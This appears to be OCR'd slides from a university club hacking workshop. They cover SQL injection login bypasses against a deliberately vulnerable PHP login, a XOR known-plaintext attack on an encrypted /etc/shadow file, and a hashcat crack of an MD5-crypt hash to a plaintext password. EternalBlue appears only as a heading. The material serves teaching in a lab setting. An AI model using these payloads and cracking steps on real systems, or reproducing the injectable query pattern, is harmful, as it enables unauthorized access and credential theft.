
Password ' OR '1'='1



```
SELECT username, password FROM users WHERE username = 'admin' AND password = '' OR '1'='1'
```

User: From the users table, fetch me all username and password entries where the username matches admin and the password matches an empty string, but also fetch me the entry if 1 equals 1.

Database: OK, fetching every entry because 1 = 1! (Login success) http://hacklab.csclub.org.au:8081




```php
<?php
if (isset($_POST["username"]) && isset($_POST["password"])) {
  $username = $_POST["username"];
  $password = $_POST["password"];

  $sql = "SELECT username, password FROM users WHERE username = '$username' AND password = '$password'";
  $result = $conn->query($sql);

  if ($result) {
    if ($result->num_rows == 1) {
      echo "<center><p style='color:green'>Login success! Welcome, " . $username . "!<br />";
      echo "Flag: " . $flag . " </p><br /></center>";
    }
    elseif ($result->num_rows > 1) {
      echo "<center><p style='color:red'>Hey, you're not " . $username . "! Nice try :)</p><br /></center>";
    }
    else {
      echo "<center><p style='color:red'>Incorrect username or password!<br />Please try again.</p><br /></center>";
    }
  }
  else {
    echo "<center><p style='color:red'>" . $conn->error . "</p><br /></center>";
  }
}
?>
```

WEB 0x02: SQL Injection

Payload

Username admin

Password ' OR '1'='1



```
SELECT username, password FROM users WHERE username = 'admin' AND password = '' OR '1'='1'
```

User: From the users table, fetch me all username and password entries where the username matches admin and the password matches an empty string, but also fetch me the entry if 1 equals 1.


Database: Fetching all entries… wait, something's not right!

WEB 0x02: SQL Injection

Payload

Username admin

Password ' OR username='admin



```
SELECT username, password FROM users WHERE username = 'admin' AND password = '' OR username='admin'
```

User: From the users table, fetch me all username and password entries where the username matches admin and the password matches an empty string, but also fetch me the entry if the username matches admin.

Database: Fetching 1 entry belonging to admin! (Login Success)


INTERMISSION

Food and drinks, networking

CRYPTO 0x01: XOR cipher

http://hacklab.csclub.org.au/cipher.py
http://hacklab.csclub.org.au/flag.txt.enc
http://hacklab.csclub.org.au/shadow.enc

CRYPTO 0x01: XOR cipher



```python
#!/usr/bin/python3
import os
shadow = open('/etc/shadow', 'r').read().strip().encode()

class XOR:
    def __init__(self):
        self.key = os.urandom(4)
    def encrypt(self, data: bytes) -> bytes:
        xored = b''
        for i in range(len(data)):
            xored += bytes([data[i] ^ self.key[i % len(self.key)]])
        return xored

def main():
    global shadow
    crypto = XOR()
    print (crypto.key.hex())
    print (crypto.encrypt(shadow).hex())

if __name__ == '__main__':
    main()
```

CRYPTO 0x01: XOR cipher

- Breaking XOR cipher with repeating key using plaintext attack.

- A 4-byte random key is generated to be used for enciphering the flag and the /etc/shadow file.

- Since the inverse of XOR is XOR itself, if we can find the 4-byte key, we can decrypt the ciphertext.


CRYPTO 0x01: XOR cipher

- We know that the flag has to begin with “flag“, so if we XOR together the ciphertext with the hexadecimal of the characters “flag“, we should be able to extract the original key.

- Then, we XOR each 4-byte groups of the ciphertext with the key, to recover the plaintext flag, and the shadow file.

CRYPTO 0x02: Password cracking

- Extracting Peter’s password hash from unciphered shadow file:



```
peter:$1$9UhHevyY$kMg/JOt1aGn2uWYFMDanh/:19087:0:99999:7:::
```

- Cracking the password hash with hashcat:

$ hashcat -m 500 peter.hash /opt/wordlist/rockyou.txt -O


→ peter:spiderman1

EXPLOIT: MS17-010/EternalBlue Full Windows Compromise


ssh <student ID>@hacklab.csclub.org.au

EXPLOIT: Attack framework

